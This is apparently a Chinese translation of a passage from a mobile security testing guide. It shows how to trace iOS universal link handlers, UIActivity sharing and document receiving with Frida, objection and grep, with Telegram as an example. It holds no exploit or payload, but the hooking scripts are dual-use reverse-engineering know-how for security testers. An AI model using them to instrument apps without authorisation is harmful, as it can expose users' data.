
本节说明如何跟踪链接接收器方法以及如何提取其他信息。在此示例中，我们将使用 Telegram，因为其 apple-app-site-association 文件中没有限制：

```
{
  "applinks": {
    "apps": [],
    "details": [
      {
        "appID": "X834Q8SBVP.org.telegram.TelegramEnterprise",
        "paths": [
          "*"
        ]
      },
      {
        "appID": "C67CF9S4VU.ph.telegra.Telegraph",
        "paths": [
          "*"
        ]
      },
      {
        "appID": "X834Q8SBVP.org.telegram.Telegram-iOS",
        "paths": [
          "*"
        ]
      }
    ]
  }
}
```

为了打开链接，我们还将使用具有以下模式的 Notes 应用程序和 frida-trace：

```
$ frida-trace -U Telegram -m "*[*restorationHandler]*"
```

写入 <https://t.me/addstickers/radare>（通过网络快速搜索而来），以及从 Notes 应用程序中打开。



首先，我们让 frida-trace 在 __handlers__/: 中生成存根：

```
$ frida-trace -U Telegram -m "*[* *restorationHandler*]"
Instrumenting functions...
-[AppDelegate application:continueUserActivity:restorationHandler:]
```

您可以看到仅找到了一个功能并对其进行了检测。现在触发通用链接并观察痕迹。

```
298382 ms -[AppDelegate application:0x10556b3c0 continueUserActivity:0x1c4237780
restorationHandler:0x16f27a898]
```

您可以观察到该函数实际上正在被调用。现在，您可以将代码添加到 __handlers__/: 中的存根中，以获取更多详细信息：

```
// __handlers__/_AppDelegate_application_contin_8e36bbb1.js
```

```
onEnter: function (log, args, state) {
    log("-[AppDelegate application: " + args[2] + " continueUserActivity: " + args[3] +
        " restorationHandler: " + args[4] + "]");
    log("\tapplication: " + ObjC.Object(args[2]).toString());
    log("\tcontinueUserActivity: " + ObjC.Object(args[3]).toString());
    log("\t\ webpageURL: " + ObjC.Object(args[3]).webpageURL().toString());
    log("\t\tactivityType: " + ObjC.Object(args[3]).activityType().toString());
    log("\t\tuserInfo: " + ObjC.Object(args[3]).userInfo().toString());
    log("\t\trestorationHandler: " + ObjC.Object(args[4]).toString());
},
```

新的输出为：

```
298382 ms -[AppDelegate application:0x10556b3c0 continueUserActivity:0x1c4237780
    restorationHandler:0x16f27a898]
298382 ms application:<Application: 0x10556b3c0>
298382 ms continueUserActivity:<NSUserActivity: 0x1c4237780>
298382 ms webpageURL:http://t.me/addstickers/radare
298382 ms activityType:NSUserActivityTypeBrowsingWeb
298382 ms userInfo:{}
}
298382 ms restorationHandler:<_NSStackBlock_: 0x16f27a898>
```

除了函数参数之外，我们还通过从函数中调用某些方法来获取更多详细信息（在本例中为 NSUserActivity.），从而添加了更多信息。如果查看 [Apple 开发者文档](#)，我们可以看到我们可以从该对象调用什么。

6.7.2.2.3.4. 检查链接的打开方式

如果您想进一步了解哪个函数实际上会打开 URL，以及如何实际处理数据，则应继续进行调查。

扩展前面的命令，以查找打开 URL 是否涉及其他任何功能。

```
$ frida-trace -U Telegram -m "*[* *restorationHandler*]" -i "*open*Url*"
```

-i 包括任何方法。您也可以在这里使用 glob 模式（例如：-i "*open*Url*" 意味着“包含任何涵盖 'open' 的函数，然后是 'Url' 和其它东西”）

再次，我们首先让 frida-trace 在 _handlers_ 中生成存根：

```
$ frida-trace -U Telegram -m "*[* *restorationHandler*]" -i "*open*Url*"
Instrumenting functions...
-[AppDelegate application:continueUserActivity:restorationHandler:]
$S10TelegramUI0A19ApplicationBindingsC16openUniversalUrlyySS_AA0ac4OpenG10Com
pletion...
$S10TelegramUI15openExternalUrl7account7context3url05forceD016presentationData18
application...
$S10TelegramUI31AuthorizationSequenceControllerC7account7strings7openUrl5apiId0J4
HashAC0A4Core19...
...
```

现在您可以看到一长串函数，但是我们仍然不知道将调用哪些函数。再次触发通用链接并观察轨迹。

```

/* TID 0x303 */
298382 ms -[AppDelegate application:0x10556b3c0 continueUserActivity:0x1c4237780
    restorationHandler:0x16f27a898]
298619 ms  |
$S10TelegramUI15openExternalUrl7account7context3url05forceD016presentationData
18applicationContext20navigationController12dismissInputy0A4Core7AccountC_AA
14OpenURLContextOSSSbAA012PresentationK0CAA0a11ApplicationM0C7Display0
10NavigationO0CSgyyctF()

```

除了 Objective-C 方法外，现在还有一个您也很感兴趣的 Swift 函数。

可能没有该 Swift 函数的文档，但是您可以通过 `xcrun` 使用 `swift-demangle` 对其符号进行修饰：

可以使用 `xcrun` 从命令行调用 Xcode 开发人员工具，而无需将它们放在路径中。在这种情况下，它将定位并运行 `swift-demangle`，这是一个 Xcode 工具，可以对 Swift 符号进行去镶嵌。

```

$ xcrun swift-demangle
S10TelegramUI15openExternalUrl7account7context3url05forceD016presentationData
18applicationContext20navigationController12dismissInputy0A4Core7AccountC_AA14ope
nURLContextOSSSbAA0
12PresentationK0CAA0a11ApplicationM0C7Display010NavigationO0CSgyyctF

```

结果为：

```

---> TelegramUI.openExternalUrl(
    account: TelegramCore.Account, context: TelegramUI.OpenURLContext, url: Swift.String,
    forceExternal: Swift.Bool, presentationData: TelegramUI.PresentationData,
    applicationContext: TelegramUI.TelegramApplicationContext,
    navigationController: Display.NavigationController?, dismissInput: () -> () -> ()
)

```

这不仅为您提供了方法的类（或模块），其名称和参数，而且还揭示了参数类型和返回类型，因此，如果您现在需要更深入地了解，则知道从哪里开始。

现在，我们将使用此信息通过编辑存根文件来正确打印参数：

```
// _handlers_/TelegramUI/_S10TelegramUI15openExternalUrl7_b1a3234e.js
```

```

onEnter: function (log, args, state) {

    log("TelegramUI.openExternalUrl(account: TelegramCore.Account,
        context: TelegramUI.OpenURLContext, url: Swift.String, forceExternal: Swift.Bool,
        presentationData: TelegramUI.PresentationData,
        applicationContext: TelegramUI.TelegramApplicationContext,

```

```

navigationController: Display.NavigationController?, dismissInput: () -> () -> ()";
log("\taccount: " + ObjC.Object(args[0]).toString());
log("\tcontext: " + ObjC.Object(args[1]).toString());
log("\turl: " + ObjC.Object(args[2]).toString());
log("\tpresentationData: " + args[3]);
log("\tapplicationContext: " + ObjC.Object(args[4]).toString());
log("\tnavigationController: " + ObjC.Object(args[5]).toString());
},

```

这样，下次运行它时，我们将获得更详细的输出：

```

298382 ms -[AppDelegate application:0x10556b3c0 continueUserActivity:0x1c4237780
    restorationHandler:0x16f27a898]
298382 ms application:<Application: 0x10556b3c0>
298382 ms continueUserActivity:<NSUserActivity: 0x1c4237780>
298382 ms    webpageURL:http://t.me/addstickers/radare
298382 ms    activityType:NSUserActivityTypeBrowsingWeb
298382 ms    userInfo:{}
}
298382 ms restorationHandler:<_NSStackBlock_: 0x16f27a898>

298619 ms | TelegramUI.openExternalUrl(account: TelegramCore.Account,
context: TelegramUI.OpenURLContext, url: Swift.String, forceExternal: Swift.Bool,
presentationData: TelegramUI.PresentationData, applicationContext:
TelegramUI.TelegramApplicationContext, navigationController:
Display.NavigationController?,
dismissInput: () -> () -> ())
298619 ms | account: TelegramCore.Account
298619 ms | context: nil
298619 ms | url: http://t.me/addstickers/radare
298619 ms | presentationData: 0x1c4e40fd1
298619 ms | applicationContext: nil
298619 ms | navigationController: TelegramUI.PresentationData

```

在那里您可以观察到以下内容：

- 按预期从应用程序委托调用 application:continueUserActivity:restorationHandler:。
- application:continueUserActivity:restorationHandler: 处理 URL 但不打开它，它为此调用 TelegramUI.openExternalUrl。
- 打开的 URL 是 https://t.me/addstickers/radare。

现在，您可以继续尝试并跟踪和验证如何验证数据。例如：如果您有两个通过通用链接进行通信的应用程序，则可以通过将这些方法挂接在接收应用程序中来查看发送应用程序是否泄漏敏感数据。当您没有源代码时，此功能特别有用，因为您可以检索看不到的完整 URL，这可能是单击某些按钮或触发某些功能的结果。

在某些情况下，您可能会在 NSUserActivity 对象的 userInfo 中找到数据。在前一种情况下，没有数据被传输，但是在其他情况下可能会发生这种情况。为此，请确保钩住 userInfo 属性或直接从钩子中的 continueUserActivity 对象访问它（例如：通过添加类似于 log("userInfo:" + ObjC.Object(args[3]).userInfo().toString());。

6.7.2.2.3.5. 关于通用链接和切换的最终说明

通用链接和 Apple 的 Handoff 功能相关：

- 接收数据时，两者都依赖于相同的方法（application:continueUserActivity:restorationHandler:）。
- 与通用链接一样，Handoff 的“活动连续性”必须在 com.apple.developer.associated-domains 权利和服务器的 apple-app-site-association 文件中声明（在两种情况下都通过关键字"activitycontinuation": :）。有关示例，请参阅上面的“[获取 Apple App Site Association 文件](#)”。

实际上，“[检查链接的打开方式](#)”中的上一个示例与《移交编程指南》中描述的“[Web 浏览器到本地应用程序移交](#)”方案非常相似：

如果用户在原始设备上使用 Web 浏览器，并且接收设备是具有本机应用程序的 iOS 设备，该应用程序声明了 webpageURL 属性的域部分，则 iOS 启动本机应用程序，并向其发送带有 activityType 的 NSUserActivity 对象 NSUserActivityTypeBrowsingWeb 的值。webpageURL 属性包含用户正在访问的 URL，而 userInfo 字典为空。

在上面的详细输出中，您可以看到我们收到的 NSUserActivity 对象恰好符合上述要点：

```
298382 ms -[AppDelegate application:0x10556b3c0 continueUserActivity:0x1c4237780
    restorationHandler:0x16f27a898]
298382 ms application:<Application: 0x10556b3c0>
298382 ms continueUserActivity:<NSUserActivity: 0x1c4237780>
298382 ms     webpageURL:http://t.me/addstickers/radare
298382 ms     activityType:NSUserActivityTypeBrowsingWeb
298382 ms     userInfo:{}
}
```


298382 ms restorationHandler:<_NSStackBlock_: 0x16f27a898>

测试支持 Handoff 的应用程序时，此知识应为您提供帮助。

6.7.2.3. UI 活动共享

6.7.2.3.1. 概述

从 iOS 6 开始，第三方应用可以通过特定机制（例如：AirDrop）共享数据（项目）。从用户的角度来看，此功能是众所周知的系统范围的共享活动表，该活动表在单击“共享”按钮后显示。



可用的内置共享机制（又称活动类型）包括：

- airDrop。
- 指定联系人。
- 复制到粘贴板。
- 邮件。
- 信息。
- 分享到 Facebook。
- 分享到 Twitter。

完整列表可以在 [UIActivity.ActivityType](#) 中找到。如果认为不适合该应用程序，则开发人员可以排除其中一些共享机制。

6.7.2.3.2. 静态分析

6.7.2.3.2.1. 发送项目

测试 UIActivitySharing 时，应特别注意：

- 共享的数据（项目）。
- 自定义活动。
- 排除的活动类型。

通过 UIActivity 进行数据共享的方法是创建一个 UIActivityViewController 并将其传递给 init (activityItems : applicationActivities :) 上所需的项（URL，文本，图片）。

如前所述，可以通过控制器的 excludeActivityTypes 属性排除某些共享机制。强烈建议使用最新版本的 iOS 进行测试，因为可以排除的活动类型数量会增加。开发人员必须意识到这一点，并明确排除那些不适合应用程序数据的内容。某些活动类型甚至可能没有记录下来，例如：“创建表盘”。

如果有源代码，则应查看 UIActivityViewController：

- 检查传递给 init(activityItems:applicationActivities:) 方法的活动。
- 检查它是否定义了自定义活动（也传递给先前的方法）。
- 验证 excludedActivityTypes（如果有）。

如果只有编译/安装的应用程序，请尝试搜索以前的方法和属性，例如：

```
$ rabin2 -zq Telegram\ X.app/Telegram\ X | grep -i activityItems
0x1000df034 45 44 initWithActivityItems:applicationActivities:
```

6.7.2.3.2.2. 接收项目

收到项目时，应检查：

- 如果该应用通过查看“导出/导入的 UTI”（Xcode 项目的“信息”标签）来声明自定义文档类型。可以在[存档的 Apple 开发人员文档](#)中找到所有系统声明的 UTI（统一类型标识符）的列表。
- 如果应用程序指定了可以通过查看文档类型（Xcode 项目的“信息”选项卡）打开的任何文档类型。如果存在，它们由名称和代表数据类型的一个或多个 UTI 组成（例如：PNG 文件为

“ public.png”）。iOS 使用它来确定应用程序是否有资格打开给定的文档（仅指定“导出/导入的 UTI”是不够的）。

- 应用程序是否通过在应用程序委托中查看 `application:openURL:options:`（或其不建议使用的版本 `application:openURL:sourceApplication:annotation:`）的实现来正确验证收到的数据。

如果没有源代码，您仍然可以查看 Info.plist 文件并搜索：

- `UTExportedTypeDeclarations/UTImportedTypeDeclarations`，如果应用程序声明了导出/导入的自定义文档类型。
- `CFBundleDocumentTypes`，以查看应用程序是否指定了可以打开的任何文档类型。

有关使用这些密钥的非常完整的说明，请参见[此处](#)。

让我们看一个真实的例子。我们将使用文件管理器应用程序，并查看这些键。我们在这里使用 `objection` 来读取 Info.plist 文件。

```
objection --gadget SomeFileManager 运行 iOS plist cat Info.plist
```

请注意，这与我们从电话中检索 IPA 或通过例如 SSH 并导航到 IPA 或应用程序沙箱中的相应文件夹。但是，如果有异议，我们仅离目标一个命令而已，这仍然可以视为静态分析。

我们注意到的第一件事是应用程序未声明任何导入的自定义文档类型，但是我们可以找到几个导出的自定义文档类型：

```
UTExportedTypeDeclarations =  (
    {
        UTTypeConformsTo =      (
            "public.data"
        );
        UTTypeDescription = "SomeFileManager Files";
        UTTypeIdentifier = "com.some.filemanager.custom";
        UTTypeTagSpecification =  {
            "public.filename-extension" =      (
                ipa,
                deb,
                zip,
                rar,
                tar,
                gz,
                ...
                key,
            )
        }
    }
)
```

```

        pem,
        p12,
        cer
    );
}
);

```

该应用程序还声明了打开的文档类型，因为我们可以找到键 CFBundleDocumentTypes：

```

CFBundleDocumentTypes = (
{
    ...
    CFBundleTypeName = "SomeFileManager Files";
    LSItemContentTypes = (
        "public.content",
        "public.data",
        "public.archive",
        "public.item",
        "public.database",
        "public.calendar-event",
        ...
    );
}
);

```

我们可以看到，该文件管理器将尝试打开与 LSItemContentTypes 中列出的所有 UTI 一致的任何文件，并准备好以 UTTypeTagSpecification/"public.filename-extension"中列出的扩展名打开文件。请注意这一点，因为如果要在执行动态分析时处理不同类型的文件时搜索漏洞，它将很有用。

6.7.2.3.3. 动态分析

6.7.2.3.3.1. 发送项目

通过执行动态检测，可以轻松检查以下三点：

- activityItems：要共享的项目的数组。它们可能是不同的类型，例如：一串和一张图片通过通讯应用程序共享。
- applicationActivities：代表应用程序的自定义服务的 UIActivity 对象的数组。
- excludedActivityTypes：不支持的活动类型的数组，例如：postToFacebook。

为此，您可以做两件事：

- 挂钩我们在静态分析中 `init(activityItems:applicationActivities:)` 看到的方法 (`init (activityItems : applicationActivities :)`)，以获取 `activityItems` 和 `applicationActivities`。
- 通过挂钩 `excludeActivityTypes` 属性找出排除的活动。

让我们看一个使用 Telegram 共享图片和文本文件的示例。首先准备钩子，我们将使用 Frida REPL 并为此编写脚本：

```
Interceptor.attach(
ObjC.classes.
UIActivityViewController['-
initWithActivityItems:applicationActivities:'].implementation, {
onEnter: function (args) {

printHeader(args)

this)initWithActivityItems = ObjC.Object(args[2]);
this.applicationActivities = ObjC.Object(args[3]);

console.log("initWithActivityItems: " + this)initWithActivityItems);
console.log("applicationActivities: " + this.applicationActivities);

},
onLeave: function (retval) {
printRet(retval);
}
});

Interceptor.attach(
ObjC.classes.UIActivityViewController['- excludedActivityTypes'].implementation, {
onEnter: function (args) {
printHeader(args)
},
onLeave: function (retval) {
printRet(retval);
}
});

function printHeader(args) {
console.log(Memory.readUtf8String(args[1]) + " @ " + args[1])
};

function printRet(retval) {
console.log('RET @ ' + retval + ':');
try {

```

```
    console.log(new ObjC.Object(retval).toString());
} catch (e) {
    console.log(retval.toString());
}
};
```

您可以将其存储为 JavaScript 文件，例如：inspect_send_activity_data.js 并像这样加载它：

```
$ frida -U Telegram -l inspect_send_activity_data.js
```

现在，当您第一次共享图片时观察输出：

```
[*] initWithActivityItems:applicationActivities: @ 0x18c130c07
initWithActivityItems: (
    "<UIImage: 0x1c4aa0b40> size {571, 264} orientation 0 scale 1.000000"
)
applicationActivities: nil
RET @ 0x13cb2b800:
<UIActivityViewController: 0x13cb2b800>

[*] excludedActivityTypes @ 0x18c0f8429
RET @ 0x0:
nil
```

然后，输入一个文本文档。

```
[*] initWithActivityItems:applicationActivities: @ 0x18c130c07
initWithActivityItems: (
    "<QLActivityItemProvider: 0x1c4a30140>",
    "<UIPrintInfo: 0x1c0699a50>"
)
applicationActivities: (
)
RET @ 0x13c4bdc00:
<_UIDICActivityViewController: 0x13c4bdc00>

[*] excludedActivityTypes @ 0x18c0f8429
RET @ 0x1c001b1d0:
(
    "com.appleUIKit.activity.MarkupAsPDF"
)
```

您可以看到：

- 对于图片，活动项目是 UIImage，并且没有排除的活动。

- 对于文本文件，有两个不同的活动项目，并且排除了“com.apple.UIKit.activity.MarkupAsPDF”。

在上一个示例中，没有自定义 applicationActivities，只有一个排除的活动。但是，为了更好地说明您希望从其他应用程序中获得什么，我们已经使用另一个应用程序共享了图片，在这里您可以看到许多应用程序活动和排除的活动（对输出进行了编辑以隐藏原始应用程序的名称）：

```
[*] initWithActivityItems:applicationActivities: @ 0x18c130c07
initWithActivityItems: (
    "<SomeActivityItemProvider: 0x1c04bd580>"
)
applicationActivities: (
    "<SomeActionItemActivityAdapter: 0x141de83b0>",
    "<SomeActionItemActivityAdapter: 0x147971cf0>",
    "<SomeOpenInSafariActivity: 0x1479f0030>",
    "<SomeOpenInChromeActivity: 0x1c0c8a500>"
)
RET @ 0x142138a00:
<SomeActivityViewController: 0x142138a00>

[*] excludedActivityTypes @ 0x18c0f8429
RET @ 0x14797c3e0:
(
    "com.apple.UIKit.activity.Print",
    "com.apple.UIKit.activity.AssignToContact",
    "com.apple.UIKit.activity.SaveToCameraRoll",
    "com.apple.UIKit.activity.CopyToPasteboard",
)
```

6.7.2.3.3.2. 接收项目

执行静态分析后，您将知道该应用程序可以打开的文档类型，以及是否声明了任何自定义文档类型和所涉及的方法（的一部分）。您现在可以使用它来测试接收部分：

- 通过另一个应用程序与该应用程序共享文件，或通过 AirDrop 或电子邮件将其发送。选择文件，以使其触发“打开方式...”对话框（即，没有默认应用程序将打开文件，例如：PDF）。
- 挂钩 application:openURL:options:以及先前静态分析中确定的任何其他方法。
- 观察应用程序的行为。
- 此外，您可以发送特定格式错误的文件、使用模糊测试技术。

为了举例说明，我们从静态分析部分选择了相同的真实文件管理器应用程序，并按照以下步骤操作：

1. 通过 Airdrop 从另一台 Apple 设备（例如：MacBook）发送 PDF 文件。
2. 等待“AirDrop”弹出窗口出现，然后单击“接受”。
3. 由于没有默认应用程序将打开文件，因此它将切换到“使用...打开”弹出窗口。在这里，我们可以选择将打开文件的应用程序。下一个屏幕截图显示了这一点（我们使用 Frida 修改了显示名称，以隐藏应用的真实姓名）：



4. 选择“SomeFileManager”后，我们将看到以下内容：

```
(0x1c4077000) -[AppDelegate application:openURL:options:]  
application: <UIApplication: 0x101c00950>  
openURL: file:///var/mobile/Library/Application%20Support  
/Containers/com.some.filemanager/Documents/Inbox/OWASP_MASVS.pdf  
options: {  
    UIApplicationOpenURLOptionsAnnotationKey = {
```

```

LSMoveDocumentOnOpen = 1;
};

UIApplicationOpenURLOptionsOpenInPlaceKey = 0;
UIApplicationOpenURLOptionsSourceApplicationKey = "com.apple.sharingd";
"_UIApplicationOpenURLOptionsSourceProcessHandleKey" = "<FBSProcessHandle:
0x1c3a63140;
sharingd:605; valid: YES>";

}
0x18c7930d8 UIKit!_58-[UIApplication _applicationOpenURLAction:payload:origin:]_
block_invoke
...
0x1857cdc34 FrontBoardServices!-[FBSSerialQueue _performNextFromRunLoopSourc
e]
RET: 0x1

```

如您所见，发送应用程序是 com.apple.sharingd，URL 的方案是 file://。请注意，一旦选择应打开文件的应用程序，系统便已将文件移至相应的目标位置，即应用程序的收件箱中。然后，这些应用程序负责删除其“收件箱”中的文件。例如：此应用程序将文件移动到/var/mobile/Documents/并将其从收件箱中删除。

```

(0x1c002c760) -[XXFileManager moveItemAtPath:toPath:error:]
moveItemAtPath: /var/mobile/Library/Application Support/Containers
/com.some.filemanager/Documents/Inbox/OWASP_MASVS.pdf
toPath: /var/mobile/Documents/OWASP_MASVS (1).pdf
error: 0x16f095bf8
0x100f24e90 SomeFileManager!-[AppDelegate _handleOpenURL:]
0x100f25198 SomeFileManager!-[AppDelegate application:openURL:options:]
0x18c7930d8 UIKit!_58-[UIApplication
_applicationOpenURLAction:payload:origin:]_block_invoke
...
0x1857cd9f4 FrontBoardServices!_FBSSERIALQUEUE_IS_CALLING_OUT_TO_A_BLOCK_
RET: 0x1

```

如果查看堆栈跟踪，可以看到 application:openURL:options: 名为 _handleOpenURL: 的方式，该方法名为 moveItemAtPath:toPath:error:。请注意，我们现在有了此信息，而没有目标应用程序的源代码。我们要做的第一件事很明确：挂接 application:openURL:options:。关于其余的内容，我们不得不三思而后行，想出一些可以开始跟踪并与文件管理器相关的方法，例如：所有包含字符串“copy”、“move”、“remove”的方法等。直到我们发现被调用的是 moveItemAtPath:toPath:error:。

最后需要注意的一点是，这种处理传入文件的方式与自定义 URL 方案相同。有关更多信息，请参考“[测试自定义 URL 方案](#)”。

6.7.2.4. 应用程序扩展

6.7.2.4.1. 概述

6.7.2.4.1.1. 什么是应用程序扩展

苹果与 iOS 8 一起推出了 App Extensions。根据《Apple App Extension 编程指南》，应用程序扩展使应用程序可以在用户与其他应用程序或系统进行交互时为其提供自定义功能和内容。为了做到这一点，他们实施了特定的，范围广泛的任务，例如：定义了用户单击“共享”按钮并选择一些应用程序或操作后发生的事情，为“今日”小部件提供内容或启用自定义键盘。

根据任务的不同，应用扩展程序将具有一种特殊的类型（只有一种），即所谓的扩展点。一些值得注意的是：


- 自定义键盘：用所有应用中使用的自定义键盘替换 iOS 系统键盘。
- 共享：发布到共享网站或与他人共享内容。
- 今日：也称为窗口小部件，它们在 Notification Center 的“今天”视图中提供内容或执行快速任务。

6.7.2.4.1.2. 应用程序扩展如何与其他应用程序交互

这里有三个重要元素：

- 应用程序扩展名：是捆绑在包含应用程序中的扩展名。主机应用程序与其交互。
- 主机应用程序：是触发另一个应用程序的应用程序扩展名的（第三方）应用程序。
- 包含应用程序：是包含捆绑到其中的应用程序扩展名的应用程序。

例如：用户在主机应用程序中选择文本，单击“共享”按钮，然后从列表中选择一个“应用程序”或操作。这会触发包含应用程序的应用程序扩展名。应用扩展在主机应用的上下文中显示其视图，并使用主机应用提供的项目（在这种情况下为所选文本）执行特定任务（例如：将其发布在社交网络上）。请参阅 Apple App Extension 编程指南中的这张图片，其中很好地总结了这一点：



6.7.2.4.1.3. 安全注意事项

从安全角度来看，必须注意以下几点：

- 应用扩展程序永远不会与其包含的应用程序直接通信（通常，在运行所包含的应用程序扩展程序时，甚至不会运行）。
- 应用程序扩展程序和主机应用程序通过进程间通信进行通信。
- 应用扩展程序中包含的应用程序与主机应用程序根本不通信。
- Today 小部件（并且没有其他应用程序扩展类型）可以通过调用 NSExtensionContext 类的 openURL:completionHandler:方法要求系统打开其包含的应用程序。
- 任何应用程序扩展程序及其包含的应用程序都可以访问私有定义的共享容器中的共享数据。

此外：

- 应用程序扩展无法访问某些 API，例如：HealthKit。
- 他们无法使用 AirDrop 接收数据，但可以发送数据。
- 不允许长时间运行的后台任务，但可以启动上载或下载。
- App Extensions 无法访问 iOS 设备上的相机或麦克风（iMessage App Extensions 除外）。


6.7.2.4.2. 静态分析

静态分析将负责：

- 验证应用程序是否包含应用程序扩展。
- 确定支持的数据类型。
- 检查与包含应用程序的数据共享。
- 验证应用程序是否限制使用应用程序扩展。

6.7.2.4.2.1. 验证应用程序是否包含应用程序扩展

如果您拥有原始源代码，则可以使用 Xcode (cmd + shift + f) 搜索所有出现的 NSExtensionPointIdentifier 或查看“构建阶段或嵌入应用扩展”：



在这里，您可以找到所有嵌入式应用程序扩展名的名称，后跟.appex，现在您可以导航到项目中的各个应用程序扩展名。

如果没有原始源代码：

应用程序套件 (IPA 或已安装的应用程式) 中所有档案中的 NSExtensionPointIdentifier 的 Grep :

```
$ grep -nr NSExtensionPointIdentifier Payload/Telegram\ X.app/
Binary file Payload/Telegram X.app//PlugIns/SiriIntents.appex/Info.plist matches
Binary file Payload/Telegram X.app//PlugIns/Share.appex/Info.plist matches
Binary file Payload/Telegram X.app//PlugIns/NotificationContent.appex/Info.plist matches
Binary file Payload/Telegram X.app//PlugIns/Widget.appex/Info.plist matches
Binary file Payload/Telegram X.app//Watch/Watch.app/PlugIns/Watch
Extension.appex/Info.plist matches
```

您还可以通过 SSH 访问，找到应用程序捆绑包并列出所有内部插件（默认情况下它们位于此处）或反对：

```
ph.telegra.Telegraph on (iPhone: 11.1.2) [usb] # cd PlugIns
/var/containers/Bundle/Application/15E6A58F-1CA7-44A4-A9E0-6CA85B65FA35/
Telegram X.app/PlugIns
```

NSFileType	Perms	NSFileProtection	Read	Write	Name
Directory	493	None	True	False	NotificationContent.appex
Directory	493	None	True	False	Widget.appex
Directory	493	None	True	False	Share.appex
Directory	493	None	True	False	SiriIntents.appex

现在，我们可以看到与以前在 Xcode 中看到的相同的四个应用程序扩展。

6.7.2.4.2.2. 确定支持的数据类型

这对于与主机应用程序共享数据非常重要（例如：通过“共享”或“操作扩展”）。当用户在主机应用程序中选择某种数据类型并且与此处定义的数据类型匹配时，主机应用程序将提供扩展名。值得注意的是，这与通过 UIActivity 进行数据共享之间的区别，在 UIActivity 中，我们还必须使用 UTI 定义文档类型。应用程序不需要为此扩展。可以仅使用 UIActivity 共享数据。

